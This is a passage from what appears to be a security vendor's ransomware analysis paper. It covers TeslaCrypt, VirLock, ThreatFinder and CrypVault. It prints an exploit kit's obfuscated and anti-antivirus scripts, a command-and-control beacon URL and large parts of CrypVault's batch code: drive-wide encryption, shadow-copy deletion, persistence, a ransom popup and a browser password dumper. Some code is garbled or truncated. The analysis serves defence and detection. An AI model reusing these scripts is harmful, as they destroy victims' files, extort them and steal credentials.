this [UyUoEe];Bh5cjw<OF;Bh5cjw++ ){
if(this [Bh5cjw]===CFAUi){
return
Bh5cjw}
} return
-1;
}
})
function cx1BC(TH77, Dj){ return
TH77.replace (
TH77
);
}
function SwejgX(fd6){ var rkfw9v= ('k').replace ('x', 'k'), 's', 'u', ' + var Mpgxj7s=
('b'+ ('x').replace ('x',
rkfw9v
+
't,' +
'r', rhyl= ('qlto'), fc$R= [1
+ 't', 'y', 'a', 'g'
+ 'm', 'p', 'n'
+ 'b'
+ ('x').replace ('x',
rkfw9v
+
'p', '#47'], ok=
'g';
function M3za2r(m6G){ var tEwlWA=
window, Ado35B=
cx1BC ('x', 'r')
+
'e' +
'p'
cx1BC ('x', '1'
+
'a' +
'c' +

```

[Figure 1]

And Figure 2 is the de-obfuscated script that checks for the presence of various anti-virus software.

```

if ((tmp || Ufe35("k11")) || Ufe35("tmactmon") || Ufe35("tmcomm") || Ufe35("tmenvmgr") || Ufe35("TMEBC32") || Ufe35("tmeext") || Ufe35("tmnciesc") || Ufe35(
    "k10") || Ufe35("prl_time")) {
    Target();
} else {
    function Check(c) {
        x = document.createElement('script');
        x.onload = Target;
        x.src = c;
        document.body.appendChild(x);
        return 0;
    }
    var kv1 = "res://C:\Program Files\",
    kv2 = "\\\Kaspersky_Lab\\Kaspersky ",
    kv3 = "Anti-virus",
    kv4 = "Internet Security",
    kv5 = "Norton Internet Security",
    kv6 = "\\\mfca2.dll#/2/#26567",
    v1 = "Vmware",
    pathdata = ["v2 + '5.0 for Windows Workstations' + kv5, kv1 + kv2 + kv3 + '6.0 for Windows Workstations' + kv5, kv1 + kv2 + kv3 + '6.0
    + kv2 + kv4 + '2011\\avcknl.dll#/2#88ALL', kv1 + kv2 + kv3 + '2012\\x86' + kv5, kv1 + kv2 + kv4 + '2013\\x86' + kv5, kv1 + kv2 + kv3 + '14.0.0\\x86' + kv6,
    kv6, kv1 + 'Fiddler2\\Fiddler.exe/#3#32512', kv1 + ' (x86)\\Fiddler2\\Fiddler.exe/#3#32512', kv1 + '\\\\' + v1 + '\\\\' + v1 + ' Tools\\\\' + v2 + '#2/#26567
    for (var i = 0; i < pathdata.length; ++i) Check(pathdata[i]);
    function pausecomp(milliseconds) {
        var date = new Date();
        var curDate = null;
        do {
            curDate = new Date();
        } while (curDate - date < millis);
        pausecomp(1000);
    }
    if (Ufe35("SMEVENT")) {
        TargetNC();
    } else {
        if ((window.sf325gtos7sfdr) {
            function Check(s){
                x.onload = Target;
                x.src = s;
                return 0;
            }
            var resName = "res://C:\Program Files\Norton Internet Security\Engine\\";
            pathdata = [resName + "21.1.0.18\as0Hook.dll#/2#102", resName + "21.6.0.32\as0Hook.dll#/2#102", resName + "22.1.0.9\uiMain.dll#/2#103"];
            for (var t = 0; t < pathdata.length; ++t) Check(pathdata[t]);
            function pauseit(milliseconds) {
                var date = new Date();
                var curDate = null;
                do {
                    curDate = new Date();
                } while (curDate - date < millis);
            }
            pauseit(500);
        }
    }
}

```

[Figure 2]

Once all the conditions are met, the decrypted URLs download the Flash exploit which, in turn, downloads the ransomware payload in the temp folder.

It also uses Xtea algorithm to decode the encoded payload. Apart from the Flash exploit, we have also seen exploits related to Silverlight and Internet Explorer.

Angler doesn't use the file-less payload technique - rather it writes the payload Ransomware into the disk.

Execution

The TeslaCrypt binary that we have seen so far is usually compiled using Visual C++. The ransomware code is then encoded/compressed within the binary itself.

After decrypting its code in memory, TeslaCrypt overwrites the decrypted MZ binary onto itself.

The decrypted memory MZ binary is also compiled using Visual C++.

It runs multiple threads for different purposes.

1. File encryption thread.
2. Monitors the following process names and terminates them.
 - cmd.exe
 - msconfig
 - regedit
 - procexp
 - taskmgr
3. Contacts the command and control server and sends few specific details such as the sha-256 value of the key generated from key.dat, Bitcoin address, number of files encrypted, and user ip-address etc as base64 encoded parameter.
4. Deletes all backup volume shadow files using vssadmin.exe.

Encryption

TeslaCrypt creates key.dat under `%appdata%` where it also drops a copy of itself and creates log.html to store the list of files encrypted. It encrypts user-specific files by enumerating all directories including network drives.

Figure 3 shows the lists of file extensions [1] that will be encrypted.

```

./z.rar.m4a.wma.avi.wmv.csv.djdbsp.sczsave.s1e.sum.tbak
.t13.t12.qdf.gdb.tax.pkpass.b6c.b6c7.bkp.qic.bkf.sidn.sidd
.mddata.itl.itdb.icxs.hvpl.hplg.hkdb.mdbbackup.syncdb.gho.cas
.svg.map.wmo itm.sb.fos.mcgame.vdf.ztmp.sis.sid.ncf.menu
.layout.dmp.blob.esm.001.vtf.dazip.fpk.mix.kf.iwd.vpk.tor
.psk.rim.w3x.fsh.ntl.arch00.lvl.snx.cfr.ff.vpp_pc.lrf.m2
.mcmeta.vfs0.mpqge.kdb.db0.DayZProfile.rofl.hkx.bar.upk.das
.iwi.litemod.asset.forge.ltx.bsa.apk.re4.sav.lbf.slm.bik
.epk.rgss3a.pak.big.unity3d.wotreplay.fff.desc.py.m3u.flv
.js.css.rb.png.jpeg.txt.p7c.p7b.p12.pfx.pem.crt.cer.der
.x3f.srw.pef.ptx.r3d.rw2.raw.raf.orf.nrw.mrwref.mef
.erf.kdc.dcr.cr2.crw.bay.sr2.srf.arw.3fr.dng.jpe.jpg.cdr
.indd.ai.eps.pdf.pdd.psd.dbfv.mdf.wb2.rtf.wpd.dwg.xls.xls
.pst.accdb.mdb.pptm.pptx.ppt.xlk.xlsb.xlsm.xls.xlsx.xls.wps
.docm.docx.doc.odb.odc.odm.odp.ods.odt

```

[Figure 3]

It uses AES cipher for encrypting files and stores sha256 values of the different keys in key.dat along with a Bitcoin payment key. The key.dat structure varies between different variants that we have seen.

It also stores other key information which is not known at the moment.

Also, irrespective of a successful connection to the command and control server, the dropper file still encrypts files. After successful encryption, it shows the GUI window giving details about the payment option.

It also uses some OpenSSL libraries, probably for generating Bitcoin addresses.

After encrypting files, it renames them. Below are some of the extension names it uses for the variants we have seen so far:

- .encrypted
- .ecc
- .ezz
- .exx

Network Communication

After encrypting a specific list of files, it connects to the command and control server via the TOR network using different TOR proxy servers along with specific details as base64 encoded parameter.

a. Encoded URI pattern:

```

hxxp://dpckd2ftmf7lelsa.afnwdsy4j32.com/tsdfewr2.php?U3ViamVjdD1D
cn1wdGVkJmtleT01MzE3Qz1FOENGMDMwOUZFODgxMTBGMTBGQzFCMEUwNzk1MDIzN
D1EQTg5MjA3QzJDQjZENDUyOUM2QzIzQUE5JmFkZHI9MUQyUHF5M0g5c280Q0JheX
FkTWOv0V0N1cmNSeKQxUXJBYSZmaWxlcz05MCZzaXp1PTE1MSZ2ZXJzaW9uPTAuMy4
3YizkYXR1PTE0MzA4MzI1ODgmT1M9MjYwMCZJRD03MiZzdWJpZD0wJmdhdGU9RzAm
aXNfYWRtaW49MSZpc182ND0wJmlwPTU0LjcyLjIyNS4yNDMmZXh1X3R5cGU9MQ==

```

- b. Decoded URI pattern:

```
hxpx://dpcckd2ftmf7lelsa.afnwdsy4j32.com/tsdfewr2.php?Subject=Crypt
ted&key=1BF7BEF096B61D09F6F59B83FC5A4B5AD18627E65BA0E018174B4C500
038ED80&addr=1EqKCDymcbeBKVjGSq9D8pavGFyrjCyvz7&files=2143&size=77
3&version=0.3.0&date=1425073689&OS=2600&ID=20&subid=0&gate=G0&is_
admin=1&is_64=0&ip=193.128.108.238
```

It then fetches the user's IP address by contacting "ipinfo.io".


Ransom Payment

After encrypting the list of files, it launches a GUI window to show the user that their files have been encrypted and offers them a payment option to get the decryption key as shown in Figure 4.



[Figure 4]

It also gives the option to decrypt a file for free, as shown in Figure 5, in order to convince the user that they will get back their files back by paying the said amount.




[Figure 5]

TeslaCrypt gives the option to use Bitcoin, PaySafeCard or Ukash for payment. We haven't yet seen evidence that it can target any non-English users by using other languages in their ransom GUI window.

Statistics

Among all the variants analyzed in this paper, next to CryptoWall, TeslaCrypt has the most number of infections seen widely across all countries.



Protection

Sophos protects its customers from TeslaCrypt using the following detections.

[HPmal/EccKrpt-A](#)
[Troj/TeslaCrypt-*](#)
[Mal/ TeslaCrypt-*](#)
[Troj/Ransom-*](#)

References

<https://nakedsecurity.sophos.com/2015/03/16/teslacrypt-Ransomware-attacks-gamers-all-your-files-are-belong-to-us/>

Other Variants

Viral Ransomware

Introduction

In late 2014 [1], we started to see ransomware that infects most file types, including binaries, and locks the user desktop, making it the first of its kind.

The VirLock family of file-infector ransomware is not only a polymorphic virus, it has a multi-layer protection code that is encoded using xor and xor-rol as a two-stage encryption. By doing this, traditional anti-virus emulation would fail halfway through during its emulation before reaching the actual viral code and clean host file.

Apart from infecting the usual documents and image related files, it also infects binary files.

Execution

Once executed, VirLock launches multiple copies of itself for various purposes. One of the copies registers itself as a Windows service and runs persistently. Another copy runs the file infector thread, while an additional copy is launched to monitor the previously-launched process and relaunches if the process gets terminated by any other processes.

Once infection is complete, it launches a GUI window as shown below.

It also monitors and terminates taskmgr.exe, and other applications by disabling explorer.exe. The below winlocker image is painted and shown based on the geolocation of the user machine and embedded within the malicious binary itself – meaning it doesn't need a working internet connection for infection or to display the payment GUI window.

It adds autorun key values to ensure it runs during windows startup.

It then creates an .rsrc section and puts the encrypted HOST file in that section. While executing any infected file by the user, it drops the clean HOST file and executes it after running the virus code. It changes system folder settings by changing it to hidden, so that all the dropped files are not shown visibly.

It saves all the infected file names in a text file under the **%AllUsers%** profile.


Even though the infection mechanism looks simple, it is very much a polymorphic virus with many spaghetti codes, and the decryption keys are uniquely generated for each instance.

It also enumerates all the available network drives and infects files in them too.

There two main differences from other ransomware:

1. It doesn't delete the volume shadow copies used for backup.
2. No ransom notes are dropped anywhere.

It only shows the payment GUI window by executing an infected file as shown in Figure 1 below.



[Figure 1]

Payment

Like many other ransomware variants, it uses Bitcoins for payment. The payment currency is shown based on the geolocation of the user machine. It charges 250 GBP to decrypt the files whereas the disinfection can be done without paying it to the malicious author.

Protection

Sophos detects and disinfects these variants using the below signatures:

[W32/VirRnsm-A](#), [W32/VirRnsm-C](#), [W32/VirRnsm-D](#), [W32/VirRnsm-E](#), [W32/VirRnsm-F](#)

Sophos can also protect proactively from these file infector ransomware using:

[HPmal/Ransom-P](#), [HPmal/VirLock-A](#)

ThreatFinder

Introduction

ThreatFinder Ransomware is a DLL component that encrypts certain file types as shown in Figure 1 below. It is usually downloaded by other malware [2] supposedly via the Angler exploit kit.

```
*.txt *.htm *.css *.wmv *.wallt *.odt *.ods
*.odp *.odm *.odc *.odb *.doc *.docx *.docm *.wps
*.xls *.xlsx *.xlsm *.xlsb *.xlk *.ppt *.pptx
*.ptm *.mdb *.accdb *.pst *.dwg *.dxg *.wpd
*.rtf *.wb2 *.mdf *.dbf *.psd *.pdd *.pdf *.eps *.ai
*.indd *.cdr *.jpg *.jpeg *.png *.3fr *.arw *.srif
*.sr2 *.bay *.crw *.cr2 *.dcr *.kdc *.erf *.mef *.mrw
*.nef *.nrw *.orf *.raf *.raw *.rw1 *.rw2 *.r3d *.ptx
*.pef *.srw *.x3f *.der *.crt *.crt *.pem *.px *.p12
*.p7b *.p7c
```

[Figure 1]

ThreatFinder is unique as there isn't a known DLL-based file encrypting ransomware.

Execution

It copies itself into the **%Temp%** folder and adds an auto-run key entry. It also downloads the image file shown below from 65.49.8.104 instead of appending itself into the binary.

It then waits for the command and control connection and encrypts certain file types. As of writing, there is no active command and control connection available – we also couldn't confirm exactly the encryption algorithm (ransom notes says it uses RSA-2048) used as there is no crypto-specific API's used or any known encryption algorithm.

After a successful connection to the command and control server, it encrypts the aforementioned file types, then creates html with ransom notes shown in Figure 2 and Figure 3 on the disk and launches it using the shellexecute API.


What happened to your files?
 All of your files were protected by a strong encryption with RSA-2048 using Threat Finder v2.4.
 More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?
 This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
 Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
 All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
 Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?
 Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
 If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

[Figure 2 – Ransom Notes]



[Figure 3]

Payment

Similar to other ransomware, ThreatFinder also uses Bitcoins for payment. The Bitcoin address to send payment is hardcoded in the binary itself.

1NadLTgZHFGJmqUuQ58dGsB7ADCbe5N6z1

Below are the few sites suggested by the ThreatFinder author for purchasing bitcoins:

<https://www.blockchain.info/en/wallet>

<https://LocalBitcoins.com>

<https://coincafe.com>

<https://coinmr.com>

<https://bitquick.co>

<http://cashintocoins.com>

<https://coinjar.com>

<http://zipzapinc.com>

Protection

Similar to viral ransomware, it doesn't delete the local backup copy using vssadmin.exe, which allows the users to revert their machine back to its previously healthy state.

Sophos detects ThreatFinder using below signatures.

[Troj/TFinder-A](#)

[Troj/TFinderM-A](#)

CrypVault

Introduction

CrypVault is a type of ransomware that is written in a simple batch script that encrypts user files using an RSA-1024 public key and renames the encrypted files by adding extension ".vault".

Execution

We've seen variants where the actual batch file is downloaded by another javascript [3] or embedded into an installer binary which contains [7zip.exe](#), [gpg.exe](#) (open source encryption tool) and batch script (main script file that encrypts user files) as shown in Figure 1.

```
'@Install!@UTF-8!
OverwriteMode="0+8"
GUIMode="2"
InstallPath="%TEMP%\\"
RunProgram="hidcon:cmd.exe /c rename \\\"%TEMP%\\text\\\" 7za.exe"
RunProgram="hidcon:cmd.exe /c rename \\\"%TEMP%\\text\\\" 7za.exe"
RunProgram="hidcon:cmd.exe /c \\\"%TEMP%\\7za.exe\\\" x -pz72CXJDtM -y rdata"
RunProgram="hidcon:forcenowait:\\\"%TEMP%\\update.cmd\\\""
```

[Figure 1]

The script file is a password protected 7zip file which is extracted using a hardcoded password.

The script file then drops the [7zip.exe](#) and [gpg.exe](#) into the [%TEMP%](#) folder.

Once the batch file is executed, the [gpg.exe](#) carries out the encryption using an RSA -1024 public key that is generated.

It encrypts the file types mentioned below in all available drives in the user machine from A-Z as shown in Figure 2.

xls, doc, pdf, rtf, psd, dwg, cdr, cd, mdb, 1cd, dbf, sqlite, jpg, zip

```

FOR %%F IN (A B C D E F G H I J K L M N O P Q R S T U V W X Y Z) DO call :d25aa16 %%F
echo if exist "%temp%\VAULT.KEY" echo 01FNSH-OK>> "%temp%\VAULT.KEY">> "%temp%\7fbcbc76.f180e30e"
echo if exist "%AppDATA%\VAULT.KEY" echo 01FNSH-OK>> "%AppDATA%\VAULT.KEY">> "%temp%\7fbcbc76.f180e30e"
echo if exist "%USERPROFILE%\Desktop\VAULT.KEY" echo 01FNSH-OK>> "%USERPROFILE%\Desktop\VAULT.KEY">> "%temp%\7fbcbc76.f180e30e"
echo bradapu@ikatre34uf5s4Eyeheta >nul
echo PhadApHuHezawuHtBrehUv5ZedelMud >nul
goto 9c10fa9b
:d25aa16
dir /B "%1%"&& for /r "%1%" %%i in (*.xls *.doc) do (
echo "%temp%.gpg.exe" >> Cellar --yes -q --no-verbose --trust-model always --encrypt-files "%%i" & move /y "%temp%.gpg" "%%i" & RENAME
echo %%i>> "%temp%\6f064f20.9903f75a"
)
goto:eof
:9c10fa9b
echo Set objShell = CreateObject("Shell.Application") >> "%temp%\aae53d47.vbs"
echo objShell.Namespace(0).CopyHere "%temp%\aae53d47.vbs" >> nul
echo wscript C:\Windows\Temp\aae53d47.vbs >> nul
echo Set objWshShell = WScript.CreateObject("WScript.Shell") >> "%temp%\aae53d47.vbs"
echo FepUchewha2a65z\uthucr23@thEcU >> nul
echo b47raewekuxadejSwE3re5ejusTuRe >> nul
echo Set objWshProcessEnv = objWshShell.Environment("PROCESS") >> "%temp%\aae53d47.vbs"
echo cuWkArketeke5eqapravulHuthUchud >> nul
echo objWshProcessEnv("runlevel") = 0 >> "%temp%\aae53d47.vbs"
echo aboefuzufEsPukya\awpharcir4uPaze >> nul
echo g8hEThhemavakFuiBestEO\Wacrace >> nul
echo var cdp="%TEMP%\3387da10.cmd";var WshShell=CreateObject("WScript.Shell");cdp=WshShell.ExpandEnvironmentStrings(cdp);function
echo raqach42Ewut6ubaTetu8r4Pruyuw5d >> nul
echo.>> "%temp%\5387da10.cmd"
echo SetLocal EnableDelayedExpansion>> "%temp%\5387da10.cmd"
echo k4TUTH6puupr45uPrefwueNehpRf >> nul
echo for /f "tokens=2*" %%i in (%reg.exe query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v "CurrentVersion") do set f

```

[Figure 2]

In one of its many variants, it also adds junk code in between the script to avoid static AV detection.

It finds a certain folder name using findstr to avoid encrypting any files in those folders which would cause system instability, as shown in Figure 4.

```

findstr /i /v "windows recycle program avatar roaming msoffice temporary sample themes uploads csize resource
internet com_ intel common resources texture profiles library clipart manual games framework64 setupcache
autograph maps amd64 cache support guide abbyy application thumbnails avatars template adobe"
"%temp%\6f064f20.9903f75a" "%temp%\5de4349d.fb278149"
echo sPa633huB3hEP2faVfruleQej50apre >> nul
echo vesutUfrDruges8usubAcracrUpetH >> nul
echo Phed3uFeKukmlJ2EG6aGeRUbAsWzech >> nul
findstr /i /v "windows recycle program avatar roaming msoffice temporary sample themes uploads csize resource
internet com_ intel common resources texture profiles library clipart manual games framework64 setupcache
autograph maps amd64 cache support guide abbyy application thumbnails avatars template adobe"
"%temp%\7fbcbc76.f180e30e" "%temp%\e847b6e2.4446ed32"

```

[Figure 4]

Once all the mentioned file types are encrypted, it renames these files with a .vault extension as shown in Figure 5.

Name	Size	Type
Exercise-M1A.pdf.vault	548 KB	VAULT File
Exercise-M1B.pdf.vault	447 KB	VAULT File
Exercise-M2.pdf.vault	601 KB	VAULT File
Exercise-M3.pdf.vault	699 KB	VAULT File
Exercise-M4.pdf.vault	941 KB	VAULT File
Exercise-M5.pdf.vault	697 KB	VAULT File
Exercise-M6.pdf.vault	649 KB	VAULT File

[Figure 5]

If the user tries to execute these files, it shows ransom notes in a GUI window as shown in Figure 6. The user needs to provide the key file dropped under the %desktop% folder.



[Figure 6]

Once all encryption is done, it deletes all the dropped/created files. Some variants use the sDelete utility provided by Sysinternals and other variants just delete using a del command in the batch script as shown in Figure 6.

```
del /f /q "%temp%\*.vlt"
echo raTra334swudr264ubumeyefu6rubuna >nul
echo zudezahuyucHa5a32rechadrEJUthuTa >nul
del /f /q "%temp%\*.gpg"
del /f /q "%temp%\random_seed"
del /f /q "%temp%\*.lock"
echo raTra334swudr264ubumeyefu6rubuna >nul
echo zudezahuyucHa5a32rechadrEJUthuTa >nul
del /f /q "%temp%\*.bak"
del /f /q "%temp%\*.list"
echo raTra334swudr264ubumeyefu6rubuna >nul
echo zudezahuyucHa5a32rechadrEJUthuTa >nul
goto 52c5810d
```

[Figure 6]

CrypVault also adds a run key registry entry to the messagebox to show the ransom notes using mshta.exe and deletes remaining run key entries that contain javascript, which it has already executed as shown in Figure 7.

```
del /f /q "%temp%\41e65d8f.e8ad5491"
del /f /q "%temp%\*.gpg"
del /f /q "%temp%\*.list"
echo Y|assoc "509f2ed"="mshta.exe vbscript:ExecuteA(A"msgbox A" A" BLOCKED:A" A"&vbNewLineA&A" A"
331" A" &vbNewLineA&vbNewLineA&chrW(10139A)A&A" A" KEY PURCHASE: http://restoredz4xpmuqr.onionA" A&vbNewLineA&vbNewLineA&A" A"
[Accessible only via Tor Browser: http://torproject.org]A" A",16,A" A"VaultCrypt [Need to purchase key]A" A":closeA" A")
echo Y|assoc "509f2ed"\DefaultIcon=>SystemRoot\System32\shell32.dll,-48
echo ChestEgekSweyazhuvEjaduAs8UBra >nul
echo za803r54r7Red5swEch2wUsTApEyed >nul
echo Y|ftpyp "509f2ed"\mshta.exe vbscript:ExecuteA(A"msgbox A" A" BLOCKED:A" A"&vbNewLineA&A" A"
331" A" &vbNewLineA&vbNewLineA&chrW(10139A)A&A" A" KEY PURCHASE: http://restoredz4xpmuqr.onionA" A&vbNewLineA&vbNewLineA&A" A"
[Accessible only via Tor Browser: http://torproject.org]A" A",16,A" A"VaultCrypt [Need to purchase key]A" A":closeA" A")
echo Y|assoc "509f2ed"\DefaultIcon=>SystemRoot\System32\shell32.dll,-48
echo ChestEgekSweyazhuvEjaduAs8UBra >nul
echo za803r54r7Red5swEch2wUsTApEyed >nul
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "da3962c3" /t REG_SZ /f /d "mshta %appdata%\05b07f23c0ce0d72.hta"
echo ChestEgekSweyazhuvEjaduAs8UBra >nul
echo za803r54r7Red5swEch2wUsTApEyed >nul
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "75ea37eb" /f
del /f /q "%temp%\*.list"
echo ChestEgekSweyazhuvEjaduAs8UBra >nul
echo za803r54r7Red5swEch2wUsTApEyed >nul
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "d21edf35" /f
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "04f94347" /f
start mshta "%temp%\05b07f23c0ce0d72.htm"
```

[Figure 7]

It also deletes volume shadow copies, if any, using wmic.exe in the batch script as shown below.

```
echo objShell.ShellExecute "wmic.exe", "shadowcopy delete /nointeractive", "", "runas", 0 >> "%temp%\aae53d47.vbs"
```

Finally, it downloads a password dump utility belonging to SecurityXploded into %TEMP%. It is actually using a custom packed binary to protect the actual password utility which then gets unpacked in memory after executing the binary. It collects browser passwords from various browsers as shown in Figure 8 and uploads to its command and control server.

```
//Dump login passwords from all the Browsers to a file 'c:\passlist.txt'
%> %s.exe -f "c:\passlist.txt"
//Show this help screen %> %s.exe -h
%> pstorec.dll PStoreCreateInstance %x %ws 5e7e8100 : e161255a
StringIndex :String http:// https:// Software\Microsoft\Internet Explorer\IntelliForms\Storage2 %s
Microsoft_WinNet_ :443 %> https://%s http://%s internet explorer Cannot close vault. Error (0xd) Web Data
Login Data select * from logins where blacklisted_by_user=0; %> Flock\User>Data\Default\ \MapleStudio\ChromePlus\
User Data\Default\ \Google\Chrome_SxS\User>Data\Default\ \Comodo\Dragon\User>Data\Default\ \Chromium\User>Data\Default\
\Google\Chrome\User>Data\Default\ rb http:// Opera\Opera\ Opera\Opera\profile\ \wand.dat r </dict>
<dict> <key>account</key> <string> passwords saved </string> <key>data</key> <data> <key>server</key>
